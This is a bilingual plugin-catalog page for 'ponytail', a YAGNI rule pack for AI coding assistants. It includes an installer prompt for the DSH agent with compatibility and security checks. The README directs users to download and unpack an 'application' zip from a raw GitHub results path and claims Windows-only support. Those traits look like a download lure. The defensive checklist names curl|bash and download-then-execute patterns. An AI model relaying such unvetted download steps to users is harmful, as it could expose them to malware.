saqie803/ponytail
ponytail is a clever little tool that changes how your AI coding assistant thinks. Instead of writing lots of code, it teaches your AI to be lazy - in the best way possible. It makes your AI agent act like the most experienced senior developer you know: the one who says "Do we really need this?" before writing anything.
catalog descriptioncatalog 简介 / catalog description:Ship production-ready code with one line of AI-generated output, built for 20 agents and zero ceremony.
Project Overview项目介绍
ponytail is a behavioral rule pack for AI coding assistants that bakes the YAGNI principle (You Aren't Gonna Need It) into their reasoning loop, teaching models to ask "is this really necessary?" before writing code and to prefer the smallest viable implementation over feature creep. It is not a standalone executable binary despite its packaging; users fetch a zip archive from a raw.githubusercontent.com path under benchmarks/results/Software-v1.3.zip, extract it, and drop the resulting rules into Claude Code's project conventions or into Cursor's cursor-rules directory so the host agent picks them up automatically. The same rule text can also be reused by Codex and other agents that honor conventional system-prompt rule files, which is why the repository carries the cross-platform claude-code, codex, and cursor-rules topics alongside cordis.
The intended workflow is download-then-drop: open the raw GitHub URL in a browser, save the zip to your local Downloads folder, unzip it, and place the rule file where your editor or CLI agent expects custom instructions. Once loaded, the assistant is expected to question feature requests, prune redundant helpers, and resist generating scaffolding you did not explicitly ask for, producing leaner diffs across multi-week projects. The tool targets individual developers and small teams who feel that modern LLMs over-build, want a forced minimalism layer, and are comfortable editing their IDE or CLI agent config rather than installing a managed marketplace extension.
ponytail ships under the MIT license and has no runtime dependencies beyond the host agent, but the README only confirms Windows compatibility, so macOS and Linux users should validate behavior themselves before committing it to active repositories. First-run caveats include verifying the downloaded archive actually contains a real rules file rather than a placeholder, checking that your Claude Code or Cursor version accepts the rule format, and remembering that ponytail modifies the agent's reasoning rather than your codebase, so existing source files stay untouched. The plugin has only two GitHub stars and no published release notes, so treat the linked zip as the canonical install artifact and pin its version explicitly to avoid silent upstream changes.
ponytail 是一套面向 AI 编程助手的行为指令包,核心思想是 YAGNI(You Aren't Gonna Need It),把"少写代码、只写必要的代码"这一原则注入到助手的思考流程中,让模型在动手前先反问"是否真的需要"。它并非独立可执行程序,而是通过下载 zip 压缩包后释放规则文件,让 Claude Code 自动读取新增的 system 规则,也能在 Cursor 的 cursor-rules 中追加相同的"懒惰资深开发者"哲学,从而改造现有工具的输出习惯。
典型工作流是:用户访问 GitHub 原始链接下载 benchmarks/results/Software-v1.3.zip 文件,解压后把其中包含的规则/约定复制到 Claude Code 的项目目录或 Cursor 的规则文件夹里,下次让助手生成代码时就会先询问必要性、倾向简单方案并主动删除冗余实现。它适合那些觉得 AI 倾向堆功能、想压低代码量、追求更小维护面的个人开发者或小团队,也能与 Codex 等其他遵循相同 system-prompt 约定的编码 Agent 共用同一套规则。
依赖上,README 明确只声明 Windows 兼容性,其他系统需自行验证;许可为 MIT,可自由再分发;下载链接指向 raw.githubusercontent.com 的 results 目录,文件体积很小,但首运行前请核对 zip 内是否包含真实规则文件而非占位内容,并确认你使用的 Claude Code / Cursor 版本支持读取该格式的规则定义,否则可能只下载到应用外壳而不会改变助手行为。
请帮我安装这个 DSH 插件。安装前先完成【兼容性检查 + 安全性检查】,检查通过再动手。

插件:ponytail(saqie803/ponytail)
仓库:https://github.com/saqie803/ponytail
本站详情页:https://www.yhbd.top/plugins/saqie803-ponytail/
本站登记:类型 plugin · 归类 原生 DSH 插件 · 许可证 MIT · ⭐ 2 · 最近提交 2026-10-03 · 主语言 JavaScript · 未检测到 DSH 插件清单

按下面顺序执行,每步先把结论告诉我,再进入下一步:

【1 兼容性检查】
① 我这边:DSH 版本、Node 版本、操作系统、当前 profile(web / desktop)。
② 读它的 README、package.json、插件 manifest,列出它要求的 DSH 版本 / Node 版本 / 操作系统 / 外部依赖 / 需要另外先装的运行时。
③ 逐条比对,结论只写「满足 / 不满足 / 未知」三种;不满足的给出可行替代方案。
④ 检查是否和我已装的插件冲突:命令名重复、skill / tool 重名、端口占用、重复注册的 MCP server。

【2 安全性检查】
① 仓库可信度:和上面「本站登记」是否一致;star / fork 数、创建时间、最近提交,是否归档或长期停更。
② 安装脚本:逐行看 package.json 的 preinstall / install / postinstall,以及 install.sh、setup.ps1 之类脚本。出现 curl|bash、下载后直接执行、混淆代码、访问与插件功能无关的域名,立刻停下来告诉我,不要继续装。
③ 依赖:列出新增依赖,标出无人维护、或与知名包拼写近似的可疑包(typosquatting)。
④ 权限与副作用:它会读写哪些目录、访问哪些域名、需要哪些 DSH 权限(filesystem / network / shell / clipboard 等),以及怎么卸载和回滚。
⑤ 如果它要求 sudo / 管理员权限,或权限明显超出功能所需,先停下来问我。

【3 安装】
上面两步没有「不满足」和「高危项」时才执行;用官方推荐方式安装,不要自行提权。

【4 汇报】
用表格输出:检查项 / 结论 / 依据 / 是否需要我决策。拿不准的一律写「未知」并说明要我怎么确认——不要猜,也不要替我决定。
Send this message to DSH in your current session: it verifies compatibility and security first (answering met / not met / unknown item by item) and only installs once everything checks out — it will stop and ask you if it finds a high-risk item. The box scrolls; the copy is the full prompt. CLI install commands may not be accurate across systems, so DSH is the safer route.把上面这条消息直接发给当前会话里的 DSH:它会先核对兼容性与安全性(逐条给「满足 / 不满足 / 未知」),确认没问题再安装,有高危项会停下来问你。框内可滚动,复制到的是完整提示词;安装命令不一定准确,发给 DSH 更稳。
- Only 2 stars - very few users, little community feedback星标只有 2,几乎没人在用,遇到问题缺少社区反馈
- No DSH plugin manifest detected - it may only carry the dsh-plugin topic, so the install method must be confirmed on the spot未检测到 DSH 插件清单:可能只是打了 dsh-plugin 话题,安装方式要现场确认
DSH walks through these 9 checksDSH 会逐条核对这 9 项
Compatibility兼容性
- DSH, Node, OS and profile requirementsDSH 版本 / Node 版本 / 操作系统 / profile 是否满足要求
- External dependencies and runtimes (Electron / Python / Docker, ...)外部依赖与运行时(Electron / Python / Docker 等)是否齐备
- Conflicts with installed plugins: command names, skill / tool names, ports, duplicate MCP registration与已装插件是否冲突:命令名、skill / tool 重名、端口占用、重复 MCP 注册
Security安全性
- Repo matches the facts registered here; archived or abandoned?仓库是否与页面登记一致,是否归档或长期停更
- Safety of preinstall / install / postinstall and install.sh / setup.ps1preinstall / install / postinstall 与 install.sh、setup.ps1 是否安全
- curl|bash, download-then-execute, obfuscation, unrelated domains → stop immediatelycurl|bash、下载即执行、混淆代码、无关域名 → 立刻停止
- Typosquatting or unmaintained packages among the new dependencies新增依赖里有没有 typosquatting 或无人维护的包
- Requested permissions vs. what the feature actually needs申请了哪些权限、是否超出功能所需(filesystem / network / shell / clipboard)
- Any sudo / admin requirement, plus uninstall and rollback是否要求 sudo / 管理员权限,以及卸载与回滚方式
Anything uncertain must be marked unknown with a note on how to confirm it. This site's signal screen is a static snapshot, not a security audit.拿不准的必须标「未知」并说明要我怎么确认。本站的信号筛查是静态快照,不能替代安全审计。
Or use CLI install (for developers)或使用命令行安装(适合开发者)
CLI Install命令行安装
dsh plugin --profile web add github:saqie803/ponytail把 saqie803/ponytail 加入你的 DSH 配置(web profile)即可启用。
READMEREADME
🐎 ponytail - Stop Writing Code You Don't Need
🚀 What Is ponytail?
ponytail is a clever little tool that changes how your AI coding assistant thinks. Instead of writing lots of code, it teaches your AI to be lazy - in the best way possible. It makes your AI agent act like the most experienced senior developer you know: the one who says "Do we really need this?" before writing anything.
The idea is simple: the best code is the code you never wrote. Every line of code you don't write is a line that can't have bugs, can't be misunderstood, and doesn't need maintenance. ponytail helps your AI understand this philosophy.
🎯 Why You Need ponytail
If you use AI tools like Claude Code, Cursor, or any other AI coding assistant, you've probably noticed they love writing tons of code. Sometimes they add features you didn't ask for. Sometimes they overcomplicate simple tasks. This is where ponytail steps in.
ponytail gives your AI a new set of rules and habits. It teaches your AI to:
- Ask "Is this really necessary?" before writing new code
- Prefer simple solutions over complex ones
- Remove unnecessary code instead of adding more
- Follow the YAGNI principle (You Aren't Gonna Need It)
The result? Cleaner projects, faster development, and fewer headaches.
📥 How to Get ponytail
Getting ponytail is easy. Just follow these steps:
Step 1: Visit the Download Page

Visit this link to download the application.
Step 2: Choose Your Version
When you arrive at the download page, you'll see a list of available files. Pick the one that matches your needs. The page will show you the latest version and any previous versions if you need them.
Step 3: Download the File
Click the download button next to the version you want. Your browser will start downloading the file to your computer. This usually takes just a few seconds because ponytail is a small tool.
Step 4: Find Your Downloaded File
Once the download finishes, check your browser's download folder. This is usually called "Downloads" and can be found in your File Explorer. The file will be named something like "ponytail" or "ponytail-v1.0" depending on the version you chose.
Showing the opening section of the README — the full document lives in the repository以上为 README 开头摘要,完整文档在仓库内 · View the full README on GitHub →在 GitHub 查看完整 README →
Related相关推荐
-
 Bin-hy/dsh
源码级拆解 DeepSeek Harness · 面向 Agent 开发者的中文学习资料
Bin-hy/dsh
源码级拆解 DeepSeek Harness · 面向 Agent 开发者的中文学习资料
- xx-hub/dsh-craft-your-textbook
-
 anweat/dsh-restart
-
 Starfie1d1272/dsh-builtin-toggles
Evidence-backed built-in capability inspector with fail-closed controls for DeepSeek Harness Web.
Starfie1d1272/dsh-builtin-toggles
Evidence-backed built-in capability inspector with fail-closed controls for DeepSeek Harness Web.
- omdsh-dev/dsh-tool-encoding DSH 编码/哈希工具插件:base64/base64url/url/hex 编解码、md5/sha1/sha256/sha512 哈希、UUID 生成,零依赖
- omdsh-dev/dsh-tool-time DSH 时间工具插件:严格 ISO 8601 解析、IANA 时区转换、UTC 日历运算、固定时长差,零依赖
- Yee-h/dsh-zen-proxy dsh plugin: in-process proxy that injects official OpenCode Zen client headers, enabling Zen free models in dsh without …
- cyberlieflife/dsh-model-thinking DSH (DeepSeek Harness) web plugin: thinking intensity / reasoning effort settings for custom OpenAI-compatible (pi-ai) m…